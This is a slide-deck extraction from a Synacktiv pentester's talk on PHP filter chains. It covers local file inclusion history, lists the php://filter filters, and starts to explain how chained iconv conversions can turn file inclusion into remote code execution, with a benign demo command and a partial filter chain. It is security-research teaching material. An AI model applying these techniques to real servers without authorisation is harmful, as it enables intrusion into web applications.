

*PHP filter chains: How to use it*

 **SYNA**CTIV



# WHOAMI



Remsio

-----  
RÉMI MATASSE

Pentester @Synacktiv



@\_remσιο\_



remσιο-syn

# Roadmap

PHP filter chains exploitation



## LFI HISTORY

- What is a LFI
- Filters chain purpose



## LFI TO RCE



## BLIND FILE LEAK

- Presentation of the trick
- Presentation of the tool



## LIMITS & USAGE

- Limits of the tricks
- Impacted scope
- Conclusion

**LOCAL FILE INCLUSION ?**



**I'VE HEARD THAT BEFORE**



**LFI  
HISTORY**

---



# LFI HISTORY

What is a local file inclusion

## Remote Code Execution

Load a resource to get code execution



## Path traversal

Escape application context to get information on other files stored on the file system



## Leak file content

Read local resources to get configuration file content, etc..



## DDOS

Spam requests to load big files from the file system





# LFI HISTORY

Some LFI tricks

- Remote file inclusion :**  
Load a file from a remote host → php.ini option `allow_url_include` disabled by default
- Null byte :**  
Bypass appended path info → Patched since PHP 5.4
- Path traversal :**  
Move up the file tree → php.ini option `open_basedir` (not a default option)
- File upload :**  
Upload your payload → Not always available



# LFI HISTORY


Some LFI tricks





# LFI HISTORY

Filter chains purpose?







# LFI HISTORY

php://filter wrapper

*Apply an infinite amount of filters to a file content!  
No file upload or access required*

What could go wrong?

## String filters

- string.rot13
- String.toupper
- String.tolower
- String.strip\_tags

## Conversion filters

- convert.base64-encode
- convert.base64-decode
- convert.quoted-printable-encode
- convert.quoted-printable-decode
- convert.iconv.\* (pentesters' favorite ♥)

## Compression Filters

- zlib.deflate
- zlib.inflate
- bzip2.compress
- bzip2.decompress

## • Undocumented Filters

- consumed
- dechunk (HTTP chunked data)




# LFI HISTORY

php://filter wrapper

```
● ● ●
$ echo -n 'Hello PTS' > /tmp/test
$ php -r 'echo file_get_contents("php://filter/convert.base64-encode|string.toupper|string.rot13/resource=/tmp/test");'
FTIFOT8THSEG
```

PHP filter chain



<https://carbon.now.sh>

## String filters

- string.rot13
- String.toupper
- String.tolower
- String.strip\_tags

## Conversion filters

- convert.base64-encode
- convert.base64-decode
- convert.quoted-printable-encode
- convert.quoted-printable-decode
- convert.iconv.\* (pentesters' favorite♥)

## Compression Filters

- zlib.deflate
- zlib.inflate
- bzip2.compress
- bzip2.decompress

## • Encryption Filters (deprecated)

- mcrypt.\*
- mdecrypt.\*



# LFI HISTORY

php://filter wrapper

*How useful PHP filter chains are actually?*

```
$ echo -n 'Hello PTS' > /tmp/test
$ php -r 'echo file_get_contents("php://filter/convert.base64-encode|string.toupper|string.rot13|/resource=/tmp/test");'
FTIFOT8THSEG
```

PHP filter chain

php://filter/

convert.base64-encode

convert.iconv.SE2.UTF-16

convert.iconv.CSIBM921.NAPLPS

convert.iconv.855.CP936 convert.iconv.863.SHIF

convert.iconv.8859\_3.UTF16

convert.iconv.IBM-932.U

convert.iconv.UTF8.UTF7[...]

convert.base64-decode

php://temp

>\_

LFI

TO RCE

—



# LFI TO RCE

PHP filters chain logic




“

*Nothing is lost, nothing is created, everything is transformed*  
– Antoine Lavoisier

”

[https://en.wikipedia.org/wiki/Antoine\\_Lavoisier](https://en.wikipedia.org/wiki/Antoine_Lavoisier)



# LFI TO RCE

PHP filters chain logic



~~“  
Nothing is lost, nothing is created, everything is transformed  
– Antoine Lavoisier  
”~~

[https://en.wikipedia.org/wiki/Antoine\\_Lavoisier](https://en.wikipedia.org/wiki/Antoine_Lavoisier)



“  
Everything is transformed, characters are created sometimes,  
some parts can be lost its ok.  
– PHP encoding logic  
”


[https://commons.wikimedia.org/wiki/File:Webysther\\_20160423\\_-\\_Elephant.svg](https://commons.wikimedia.org/wiki/File:Webysther_20160423_-_Elephant.svg)




# LFI TO RCE

Encoding our way through

Conversions filters such as `convert.iconv.*` can be chained as will.






# LFI TO RCE

Encoding our way through

Using encodings to generate characters at the start of the file content.



“ The Unicode Standard [...] define the character "ZERO WIDTH NON-BREAKING SPACE" (0xFEFF), which is also known informally as

**"BYTE ORDER MARK"**

big-endian if the first two octets are 0xFE followed by 0xFF; if they are 0xFF followed by 0xFE the order is little-endian.

”

